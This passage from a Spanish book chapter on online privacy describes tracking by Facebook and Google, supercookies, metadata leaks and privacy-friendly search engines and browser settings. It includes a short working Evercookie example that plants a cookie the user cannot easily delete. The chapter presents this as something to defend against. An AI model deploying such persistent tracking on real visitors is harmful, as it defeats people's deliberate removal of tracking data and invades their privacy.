Facebook utiliza varias técnicas de seguimiento para perfilar gustos y la actividad en Internet de cada uno de sus usuarios. El principal objetivo de dicho seguimiento es el de ofrecer productos y/o servicios que estén acordes con las páginas visitadas por el usuario. Tal como se ha explicado en párrafos anteriores, una de las operaciones de seguimiento y vigilancia más común se basa en el uso de las cookies de terceros y en este punto, las cookies de esta red social se encuentran diseminadas por miles de sitios web en Internet. Puede haber muchas formas para que un sitio web incluya cookies de Facebook, sin embargo una de las más comunes es mediante los típicos botones para compartir contenidos. Facebook utiliza estos rastros de navegación para saber con exactitud las páginas visitadas, o al menos, aquellas que están a su alcance por medio de las cookies. Con todo esto, es capaz de crear anuncios publicitarios a medida, explotando la información de las cookiesalmacenadas en el navegador del usuario.

**Niveles acceso de otros usuarios al perfil e información personal**
Una de las principales características que tiene Facebook, es que permite establecer diferentes niveles acceso a la información que se publica en las diferentes secciones de la red. De esta forma, es posible indicar que únicamente un grupo reducido de personas podrán acceder a los contenidos publicados, tales como fotos, vídeos, estados o información personal. No obstante, también es posible indicar que toda esa información sea publicada de manera abierta sin ningún tipo de restricción y de esta forma, no solamente los contactos de dicha cuenta podrán acceder a los contenidos, también cualquier usuario con una cuenta o sin ella. Como el lector comprenderá, hay una serie de implicaciones

que hay que tener en cuenta antes de establecer cualquier contenido como público y la primera de ellas es evidente, cualquier usuario dentro o fuera de la red social tendrá acceso al contenido. Otro riesgo contra la privacidad cuando se establecen este tipo de contenidos, viene de la mano de buscadores como Google o el mismo Facebook, ya que al no existir ningún control de acceso sobre dicho contenido, se puede indexar por cualquier buscador y por si fuera poco, aunque la cuenta que ha publicado el contenido sea eliminada de Facebook, es posible que cualquier persona en Internet pueda seguir utilizándolo en un sitio web externo a Facebook, con lo cual, es imposible controlar su alcance.

Ahora bien, esta característica por sí misma no es un fallo de Facebook que afecta la privacidad de sus usuarios, en prácticamente todas las versiones que ha tenido la política de privacidad de Facebook se ha advertido, de forma clara y concisa, el impacto que puede tener compartir contenidos de forma pública. Es importante que los usuarios de este tipo de redes entiendan el valor de su información personal y que sean capaces de medir las consecuencias que implica crear un contenido de estas características utilizando el sentido común. Por ejemplo, no es lo mismo compartir un comentario libre sobre cualquier tema que compartir las fotos y vídeos de unas vacaciones o información básica del perfil como su lugar de residencia, correo electrónico, fotos personales, etc. Evidentemente el impacto y las consecuencias de ambos escenarios son completamente distintos.

**Información que no se puede ocultar**

Existen ciertos datos del perfil de cualquier cuenta que son públicos, como por ejemplo el nombre, foto de perfil, sexo, las redes y páginas a las que el usuario le ha dado un "Me gusta", etc. Dicha información en algunos casos es suficiente para identificar inequívocamente a un usuario y junto con otras fuentes de información abierta, perfilar sus gustos o incluso su rutina diaria. Esto quiere decir que el mero hecho de tener una cuenta en Facebook y registrar datos personales, deja abierta la posibilidad de que alguien más en Internet pueda realizar ataques pasivos o activos contra dicho usuario, ya sea simplemente recolectando y procesando información o ejecutando ataques mucho más elaborados con técnicas de ingeniera social. No obstante, aunque a la hora de crear una cuenta se solicita información básica del perfil, el usuario tiene la libertad de ingresarla en otro momento o si lo prefiere, no especificar dichos datos durante el tiempo que permanezca activa su cuenta. Eso sí, la red social detecta que falta información básica por rellenar y constantemente avisa al usuario que su perfil se encuentra incompleto y que debería suministrar los datos faltantes para que las búsquedas sean más precisas (y para que Facebook cuente con esa información en sus servidores, evidentemente). Además, en el caso de no suministrar información personal como el nivel de estudios o el lugar de residencia, Facebook es capaz de realizar un conteo de aquellos contactos que sí han suministrado dichos datos y los presenta a modo de "sugerencias" dependiendo del número ocurrencias dadas.

Por ejemplo, en el caso de no especificar el lugar de residencia, Facebook le indica al usuario cuáles son las tres ciudades más recurrentes entre sus contactos y lo mismo sucede con otros datos básicos como el lugar donde ha realizado sus estudios o el sitio en el que trabaja. Como se puede ver, Facebook es una red social muy considerada que es capaz de recordarle al usuario el lugar en el que "posiblemente" se encuentra su residencia, la universidad en la que ha cursado sus estudios o la empresa en la que trabaja, todo esto en el caso de que el olvidadizo usuario lo tenga que recordar

constantemente visitando su página personal. Seguramente la película "Memento" también será una sugerencia válida para que el usuario le dé un "Me gusta".

### 1.1.1.8 Servicios de Google

Google cuenta con varios servicios que son utilizados por millones de usuarios diariamente, sin embargo, dichos servicios monitorizan y registran cada una de las actividades llevadas a cabo por sus usuarios, de este forma pueden generar perfiles muy concretos a partir de navegación y las consultas realizadas. Google no solamente es uno de los buscadores más potentes que existen actualmente, también es una empresa que gana muchísimo dinero en campañas publicitarias y estrategias de marketing, por ese motivo no es de extrañar que enfoquen sus esfuerzos en crear herramientas y servicios que sean fáciles de utilizar para cualquier usuario y además, que sean capaces de recolectar información e identificar a cualquiera en Internet.

Del mismo modo que ocurre con redes sociales como Facebook, aunque un usuario no utilice dichos servicios, existen una gran cantidad de sitios en Internet que utilizan cookies de Google y tal como se ha visto anteriormente, las cookies de terceros son uno de los mecanismos más eficientes para la identificación, perfilado y seguimiento. Los mecanismos de tracking de Google no se limitan únicamente a sus servicios gratuitos en Internet, también cubre un porcentaje considerablemente alto de servicios en línea que son utilizados a diario por millones de personas, tales como blogs, portales de noticias, diversos comercios en Internet, entre otros. No obstante, cualquier usuario con una cuenta de Google puede ver exactamente qué información ha almacenado Google sobre sus búsquedas, dispositivos utilizados para acceder a sus servicios, entre otras cosas. A continuación se describen algunas de las herramientas que Google pone a disposición de todos los usuarios para gestionar la información recolectada.

**Registro de búsquedas**

Es por todos conocido que el principal servicio que ofrece Google a sus usuarios es su buscador, no obstante, son pocos los que saben que dicha información queda registrada y vinculada automáticamente a la cuenta del usuario que tiene iniciada su sesión. Por ejemplo, si en el navegador del usuario hay una pestaña con una sesión abierta en el servicio de correo de Gmail y en otra pestaña realiza cualquier búsqueda en Google, los criterios ingresados por el usuario son automáticamente registrados y asociados a su cuenta. El sistema de registro es tan completo, que incluye los criterios de búsqueda ingresados en los últimos días, las páginas visitadas de los resultados de la búsqueda, fecha y hora, estadísticas sobre la actividad del usuario por hora y día, entre muchos otros detalles que muchos la interpretan como una clara violación a la confidencialidad y privacidad de la información. Para ver el registro de búsquedas y la actividad de un usuario autenticado, se puede acceder al siguiente servicio: https://history.google.com/history/

**Registro de dispositivos**

Google también guarda un registro de los dispositivos que el usuario ha utilizado para conectarse a cualquiera de sus servicios. Dicha característica puede ser útil para identificar una intrusión en la cuenta y tomar las medidas oportunas, algo que desde luego es muy importante para cualquier usuario, sin embargo también almacena un registro del tipo de dispositivo utilizado, navegador y

ubicación geográfica. Para verificar los dispositivos que han accedido a una cuenta concreta, Google pone a disposición de todos sus usuarios el siguiente servicio: https://security.google.com/settings/security/activity

**Administrador general de cuenta**

Este servicio contiene un registro global de toda la actividad de una cuenta determinada en el que se enseña, entre otras cosas, conversaciones, dispositivos, registros de audio y vídeo, calendarios creados en Google Calendar, documentos subidos al servicio de Google Drive, historial de ubicaciones geográficas recolectadas, etc. Si una cuenta lleva activa algunos años y el usuario la usa con frecuencia, resultará sorprendente ver la cantidad de información que Google ha podido recolectar sobre el propietario de la cuenta. Si el lector tiene una cuenta y siente curiosidad por la información que ha podido recolectar Google, tiene a su disposición el siguiente servicio: https://www.google.com/settings/dashboard

**Perfiles de usuarios mediante anuncios**

Si el lector suele utilizar con frecuencia el buscador y cree que al no contar con una cuenta valida Google desconoce su edad, sexo y preferencias básicas, se equivoca. Aunque utilizar el buscador de Google no supone coste económico alguno y no es necesario tener una cuenta para utilizarlo plenamente, los criterios de búsqueda y la información básica de millones de usuarios es registrada y almacenada diariamente, podría afirmarse que los usuarios pagan este tipo de servicios con la moneda de su privacidad. La información recolectada por Google es utilizada para enseñar anuncios personalizados dependiendo de las preferencias básicas y los criterios de búsqueda utilizados por cada usuario y para ver qué información tiene Google, basta con dirigirse a la interfaz web de configuración de anuncios. Dicho servicio se encuentra disponible en la siguiente dirección: https://www.google.com/settings/ads

**Registro de ubicaciones**

Cuando un dispositivo Android tiene los servicios de geolocalización activados y además, si alguno de los servicios de Google requiere utilizarlos, la información geográfica de los sitios por los cuales ha estado dicho dispositivo es registrada directamente en los servidores de Google. Esta situación para la mayoría de los usuarios es indeseable y por este motivo es recomendable no activar los servicios de geolocalización que vienen incluidos en los dispositivos con Android. No obstante, algunas personas ven el sentido práctico de este servicio en el hecho de que pueden ver en dónde han estado en una fecha concreta en caso de no recordarlo y necesitarlo para cualquier propósito. Para poder acceder a todas las georeferencias recolectadas por Google sobre una cuenta de usuario concreta, se encuentra disponible el servicio *Google Location History* en la siguiente dirección: https://maps.google.com/locationhistory

**Permisos sobre una cuenta de Gmail**

Del mismo modo que Google cuenta con un servicio para conocer los dispositivos que se han utilizado para acceder a una cuenta, también permite la gestión de los permisos que se han concedido a aplicaciones externas y en tener la posibilidad de revocar dichos permisos. Se trata de una característica muy interesante que permite mantener una cuenta segura y gestionar de forma

granular cada uno de los permisos que tiene una aplicación. Desde el punto de vista de la privacidad, permite controlar qué tipo de información personal podrá ser accedida por aplicaciones externas y limitar las fugas de información que puedan producirse. El servicio se encuentra disponible en la siguiente dirección: https://security.google.com/settings/security/permissions

Finalmente, los servicios que ofrece Google son probablemente los más completos y sofisticados que existen actualmente, no obstante, es importante que el usuario sea consciente de que estos servicios en realidad no son gratuitos, ya que empresas como Google se mantienen por la cantidad de información que poseen y porque saben explotarla adecuadamente para diversos fines, entre los más conocidos, las campañas de publicidad y marketing.

Dicho lo anterior, hay que aclarar que no se anima al lector a dejar de beneficiarse de las ventajas que ofrece Google, pero si tener pleno conocimiento de la política de privacidad que manejan sus servicios y utilizar las herramientas adecuadas para evitar fugas de información personal o de cualquier tipo.

Es especialmente interesante leer la sección en la que se explica qué información recolecta Google y cómo es utilizada: https://www.google.com/intl/es-419_es/policies/privacy/#infocollect. Si bien es cierto que la información recolectada facilita las búsquedas y el uso de ciertos servicios, algunos preferirán contar con menos comodidades con el fin de mantener su información personal como debería de estarlo: privada y confidencial.

### 1.1.1.9 Supercookies o cookies persistentes

El término supercookie se refiere a cualquier tipo de información que puede almacenarse en el navegador del usuario y aunque el usuario las tenga desactivadas en su navegador o sean eliminadas, puedan recrearse automáticamente. Las cookies son elementos que se pueden eliminar muy fácilmente del navegador y en la mayoría de casos no representarán mayores problemas, sin embargo, una cookie persistente utiliza múltiples espacios de almacenamiento en el cliente y de esta forma, resulta mucho más difícil eliminar toda la información almacenada en el navegador.

Una cookie persistente puede almacenar información en el espacio estándar de cookies, en el espacio WebSQL del navegador, en la zona almacenamiento local, global y de sesión, en cookies flash (objetos locales compartidos), en la cache del navegador, entre otros lugares.

Una característica común en las cookies persistentes, es que cuando se eliminan en uno o varios de los espacios pero no de todos, el sitio web que ha implementado la cookie persistente es capaz de detectar que el usuario ha intentado hacer una limpieza y se encarga de restablecer los valores en cada espacio de almacenamiento, revirtiendo la acción de borrado realizada por el usuario. Esto quiere decir que se debe eliminar la información de la cookie persistente de todos los sitios donde se ha guardado y si falta al menos un sitio por limpiar, dichos valores volverán a ser restablecidos.

Las cookies persistentes representan una forma muy agresiva de monitorizar la navegación y una de las implementaciones más conocidas es la que ha desarrollado el investigador Samy Kamkar (también conocido por el desarrollo del virus "*Samy*") la cual recibe el nombre de "*evercookie*".

## Evercookie

Se trata de una API que cuenta con varios elementos que desde el punto de vista técnico resultan muy interesantes, pero que desde una perspectiva práctica, guardan una estrecha relación con campañas de marketing agresivas y con el perfilado de usuarios, actividades que suelen ser consideradas ilegales en algunos países.

Esta herramienta cuenta con una API en Javascript que permite crear cookies persistentes que a la fecha de redactar este documento, se incluyen en las siguientes zonas del navegador del cliente.

- Cookies HTTP estándar.
- Objetos compartidos locales (Cookies Flash).
- Almacenamiento en Silverlight
- Almacenamiento de cookies en formato RGB usando la etiqueta "*canvas*" de HMTL5
- Múltiples ubicaciones de almacenamiento definidas en la especificación de HTML5 (Almacenamiento local, global, session, WebSQL con SQLite y WebSQL con IndexedDB).
- Almacenamiento persistente en JNLP PersistenceService.

Para utilizar esta librería se debe descargar desde el repositorio de GitHub ubicado en la siguiente ruta: https://github.com/samyk/evercookie y posteriormente, se puede comenzar a utilizar la API Javascript de Evercookie en cualquier página web. De esta forma, cuando un cliente intente acceder a los contenidos de un sitio web con "*evercookie*" correctamente configurado, su navegador almacenará los valores definidos en la cookie en diversos espacios de almacenamiento, dificultando enormemente su eliminación.

La siguiente página web enseña el uso más básico de la API de Evercookie y demuestra lo fácil que puede llegar a ser crear una cookie persistente en el navegador web de un usuario en Internet.

```
<html>
 <head>
     <script type="text/javascript" src="js/swfobject-2.2.min.js"></script>
    <script type="text/javascript" src="js/evercookie.js"></script>
     <script>
    var ec = new evercookie({
        baseurl: '/test',
        asseturi: '/assets',
        phpuri: '/php'
    });
  ec.set("user", "adastra");
  ec.get("user", function(value) { alert("Cookie value is " + value) });
  function getCookie(best_candidate, all_candidates)
  {
    for (var item in all_candidates)
      document.write("Storage mechanism " + item + " returned " + all_
candidates[item] + "votes<br>");
    }
    ec.get("user", getCookie);
    </script>
</head>
```

```
<body>
<h1>Hello buddy!</h1>
</body>
</html>
```

La página web anterior no tiene ningún contenido visual que pueda atraer al cliente, ya que solamente enseña un mensaje de texto simple, sin embargo lo que resulta realmente interesante es la sección donde se define el "*head*" de la página, en donde a su vez, se cargar dos ficheros Javascript ubicados en el directorio "*js*". Posterior a la carga de dichos ficheros, los cuales contienen toda la lógica necesaria por "*Evercookie*" para poder funcionar, se procede a crear una cookie persistente simple que únicamente contiene la clave "*user*" con valor "*Adastra*".

Como se puede apreciar, también se define una función de "*callback*" que será invocada automáticamente cuando se consiga obtener el valor de la cookie en el navegador del visitante, lo que significa que se trata de un cliente que ha consultado anteriormente la página web y tiene en su navegador la cookie instalada. En este caso, aunque se intente eliminar las cookies utilizando el procedimiento habitual o limpiando la cache, formularios guardados, cookies, etc. Evercookie vuelve a recrearse automáticamente en cada una de las zonas de almacenamiento indicadas anteriormente cuando el usuario vuelva a visitar la página web que instancia la evercookie, convirtiéndola en un elemento difícil de remover del navegador.

### 1.1.1.10 Descuidos y malas prácticas

Las técnicas descritas en párrafos anteriores detallan cómo el proveedor de un servicio puede atentar contra la privacidad de sus usuarios, sin embargo, en muchas ocasiones el problema son los malos hábitos, descuidos o simplemente falta de interés por parte del usuario a la hora de mantener su información confidencial y privada. Son muchas las huellas que se pueden dejar navegando por Internet, incluyendo información personal que puede ser utilizada para identificar y localizar a un usuario.

Un ejemplo de dichos descuidos consiste en subir documentos o imágenes a servicios públicos en Internet con metadatos identificativos. Los metadatos en un documento pueden contener información sobre su creador y en algunos casos, información geográfica que puede ser utilizada para obtener la localización física del usuario. Por poner un ejemplo, actualmente hay un "*boom*" en redes sociales, blogs y diversos sitios en Internet en los que sus usuarios comparten imágenes de sus gatos, es algo cada vez más común y que desafortunadamente, no se tiene en cuenta o simplemente se desconoce la información que realmente se comparte con extraños a la hora publicar dichas fotos.

En este sentido, el servicio "*I Know where your cat lives*" (http://iknowwhereyourcatlives.com/) es un claro ejemplo sobre cómo se puede obtener información tan personal como la ubicación geográfica del sitio en el que se ha tomado una inocente foto de un pequeño felino. El servicio en cuestión se encarga de ejecutar procesos de scraping contra sitios de compartición de imágenes en Internet como Instagram, Flickr y Twitpic con el fin extraer imágenes con tags como "*cat*" y sobre dichas imágenes se intenta extraer datos relacionados con la ubicación geográfica donde fue tomada la fotografía.





*Imagen 01.01: Imágenes de gatos en España y Portugal recolectadas por "Iknowwhereyourcatlives".*

Como se puede apreciar en la imagen anterior, se cuentan por cientos las imágenes que se han capturado en España y Portugal, además en ciudades con un alto número de habitantes como Madrid, se puede ver que la cantidad de imágenes recolectadas supera las dos mil, esto quiere decir que hay imágenes de más de dos mil gatos que incluyen información geográfica y las cuales, un porcentaje bastante alto han sido tomadas en la residencia de sus respectivos dueños. Probablemente el lector se puede hacer una idea de las consecuencias que esto supone para la privacidad de esas personas y lo peor, es que probablemente ni siquiera son conscientes de que sus hábitos a la hora de utilizar servicios como Instagram, están suponiendo un serio riesgo para su privacidad y seguirán haciéndolo sin ser plenamente conscientes de ello.

Otra práctica que es bastante desaconsejable si se desea tener buenos niveles de privacidad, es el uso de aplicaciones en Internet que solicitan el acceso directo a dispositivos tales como la cámara web o el micrófono. A la fecha de redactar este documento, un servicio web que se está volviendo muy popular entre los jóvenes es "*chatroulette.com*" una aplicación que permite, en tiempo real, ver lo que está transmitiendo la cámara web y escuchar el micrófono de cientos de usuarios conectados en Internet.

El impacto que tiene aplicaciones como "*chatroulette*" sobre la privacidad es tremendo, ya que una persona extraña, ubicada en cualquier parte del mundo, puede estar viendo el entorno de otro usuario en un momento dado. Dicha aplicación permite que los usuarios voluntariamente se expongan en Internet y entablen conversaciones con otras personas durante un periodo de tiempo determinado y además, también se puede acceder a datos personales como nombres, edad, ubicación, idiomas, gustos y aficiones, etc. Si bien se trata de un servicio bastante novedoso para crear contactos y conocer gente, los descuidos y/o malas prácticas en su uso pueden hacer que personas indeseables obtengan información de carácter personal.

## 1.1.2 Herramientas para impedir la vigilancia y seguimiento de usuarios

Ahora que se han detallado algunas de las técnicas más comunes a la hora de determinar la huella digital de un usuario y recolectar información sobre él, se detallan algunas de las herramientas y servicios en línea más utilizados para impedir el filtrado de información personal y controlar qué información se debe hacer pública y qué información se debe mantener privada. Estas herramientas suelen ser de uso común y no se requieren demasiados conocimientos técnicos para poder utilizarlas, dado que su objetivo principal es la usabilidad y que cualquier persona pueda configurarlas fácilmente. En este sentido, podría decirse que se trata de herramientas para usuarios finales que solamente desean navegar de forma segura y confidencial por Internet.

### 1.1.2.1 Buscadores

Sin lugar a dudas Google es uno de los mejores buscadores que existen en Internet, no obstante como se ha podido ver anteriormente en este capítulo, tal potencia, flexibilidad y precisión a la hora de realizar consultas puede suponer un alto precio para la privacidad de cualquier usuario. No obstante, es posible seguir utilizando los beneficios del buscador de Google y algunos otros de forma confidencial y anónima, sin relajar la privacidad y sobre todo, sin disminuir la calidad de los resultados. A continuación se listan algunos de los mejores buscadores que, a la fecha de redactar este documento, aportar una solución adecuada al problema de privacidad.

**Ixquick: https://ixquick.com/**

Se trata del buscador web que clama ser el más "confidencial y anónimo del mundo" ya que no registra la dirección IP de los usuarios que lo utilizan, no realiza ningún tipo de correlación entre sus visitantes y los criterios de búsqueda empleados y no utiliza cookies de seguimiento. Por otro lado, Ixquick recibió el "Sello Europeo de Privacidad" en el año 2008, convirtiéndolo en el primer motor de búsqueda aprobado por la Unión Europea y de uso recomendado por los ciudadanos europeos que les preocupe su privacidad. Ixquick no almacena ningún tipo de registro identificativo, no utiliza cookies de terceros y protege el canal de comunicación utilizando únicamente protocolo HTTPS, sin embargo, es importante anotar que el listado de resultados que arrojan las búsquedas pueden llevar al usuario a sitios que pueden utilizar mecanismos seguimiento y tracking, algo que evidentemente Ixquick no puede controlar dado que cuando el usuario ingresa en alguna de las páginas contenidas en los resultados de la búsqueda, está abandonando el motor. En este caso, es necesario que el usuario cuente con otros mecanismos de protección adicionales, tales como extensiones y complementos en el navegador web que utiliza. Algunas de estas herramientas se explicarán con mayor detalle en las siguientes secciones de este capítulo.

**Startpage:** https://www.startpage.com

Se trata de un buscador basado en Ixquick para garantizar que las búsquedas se lleven a cabo de forma privada y confidencial. Probablemente una de las características más interesantes que tieneStartpage, es su capacidad de funcionar como servidor proxy entre el usuario y el motor de búsquedas de Google. Los resultados que el usuario verá son los mismos que devuelve Google, con lo cual, la calidad y precisión de los resultados es bastante alta, todo esto sin que Google recolecte información sobre el usuario que realiza las búsquedas.

Por otro lado, startpage cuenta con una sección de configuración bastante elaborada, en la que se pueden aplicar distintos tipos filtros, modificar el número de resultados por página, aplicar un filtro familiar para omitir páginas con contenidos inapropiados, interactuar con el motor utilizando únicamente HTTPS, etcétera. Esta interfaz de configuración viene heredada de ixquick, el cual permite aplicar los mismos valores de configuración que startpage. En el caso de que el usuario no quiera que los detalles de configuración que ha establecido, queden almacenados directamente en el navegador por medio del uso de cookies, el motor también permite la generación de una URL que al ser accedida desde cualquier ordenador, automáticamente le permite al buscador cargar la configuración seleccionada por el usuario, manteniendo de esta forma las preferencias del usuario sin que su privacidad se vea afectada.

**Duckduckgo*:*** https://duckduckgo.com/

Otro de los buscadores más utilizados a la hora de realizar búsquedas en Internet de forma privada y segura. Duckduckgo no registra la información personal del usuario ni sus criterios de búsqueda, así como tampoco permite el envío de información sobre el usuario a los sitios que él visita, como por ejemplo los criterios de búsqueda utilizados. No registra ningún tipo de cookie o elemento de rastreo y además, no trata las cabeceras HTTP que contienen información que pueda ser útil para el seguimiento del usuario, tales como el "*User-Agent*", referers o la dirección IP del cliente.

### 1.1.2.2 Configuración de la privacidad en navegadores web

Existe una gran variedad de navegadores web en el mercado, con diversos tipos de licenciamiento y características particulares, sin embargo en los últimos años las cuestiones de privacidad y anonimato han cobrado mayor importancia en cada nueva versión de los navegadores web modernos. A continuación, se hace un breve repaso sobre la configuración de la privacidad en los navegadores Firefox, Chromium y Opera.

**Firefox:**

*Imagen 01.02: Configuración de privacidad en Firefox.*

Tal como se enseña en la anterior imagen, en Firefox existe una sección en la zona de configuración de la privacidad llamada "Rastreo" y contiene tres posibles alternativas, las cuales le indican al navegador la forma en la que debe comportarse ante cookies de terceros o de rastreo. El valor por defecto es "No indicar a los sitios nada sobre mis preferencias de rastreo" en cuyo caso los sitios web que utilicen cookies de terceros, deben solicitar el consentimiento explícito sobre su uso y en los otros dos casos, directamente se permiten o rechazan ("Indicar a los sitios que quiero ser rastreado") y se rechazan ("Indicar a los sitios que no quiero ser rastreado").

Por otro lado, también es posible aplicar una configuración personalizada con respecto al historial de navegación y las cookies que se almacenan en el navegador. Es tal el nivel de personalización que admite Firefox sobre el uso de las cookies, que como se puede apreciar en la imagen 01.03, es posible crear políticas basadas en dominios para la gestión de cookies.





*Imagen 01.03: Políticas de aceptación de cookies en Firefox.*

Evidentemente los sitios web incluidos en la política de aceptación del navegador deben ser de confianza y lo suficientemente conocidos por el cliente como para fiarse de ellos.

## Opera

Opera es un navegador web que ha tenido una evolución bastante interesante desde su primera versión en el año 1996, ya que desde aquel entonces, es un proyecto que ha cambiado de licenciamiento en varias ocasiones y ha incluido mejoras bastante interesantes que le han permitido mantenerse y posicionarse en el mercado de los navegadores web como uno de los más antiguos y a su vez, de los más sofisticados. También hay que comentar que tiene una ventaja que otros navegadores web no tienen y es que existen versiones para todo tipo de dispositivos incluyendo televisores inteligentes. Del mismo modo que ocurre con Chromium y Firefox, es posible aplicar opciones de configuración

que permiten la gestión cookies, certificados SSL y contraseñas almacenadas en el navegador. Dichas opciones se encuentran disponibles en el menú "Editar → Opciones" en donde se abrirá el panel de administración del navegador.





*Imagen 01.04: Configuración de la privacidad y seguridad en Opera.*

Como se puede apreciar, es posible aplicar ciertas opciones que permitirán que el navegador funcione mucho más rápido e impedir el rastreo por parte de sitios web con publicidad. Por otro lado, en la sección de "*cookies*" es posible aplicar políticas de bloqueo dependiendo del sitio web visitado, de esta forma, es posible indicarle al navegador que borre las cookies al salir de un sitio web o que sean rechazadas directamente.

Evidentemente el efecto de aplicar este tipo de reglas depende del funcionamiento sitio web visitado, ya que es posible que para enseñar algún tipo de contenido sea necesario el almacenamiento de cookies en el navegador del visitante y si dicho navegador rechaza por defecto las cookies del sitio web, es posible que los contenidos no se puedan visualizar correctamente. Lo más recomendable en estos casos es mantener las cookies únicamente hasta que se cierre el navegador, bloquear las cookies de terceros y aplicar políticas de aceptación de cookies sólo en aquellos sitios web que sean de confianza.

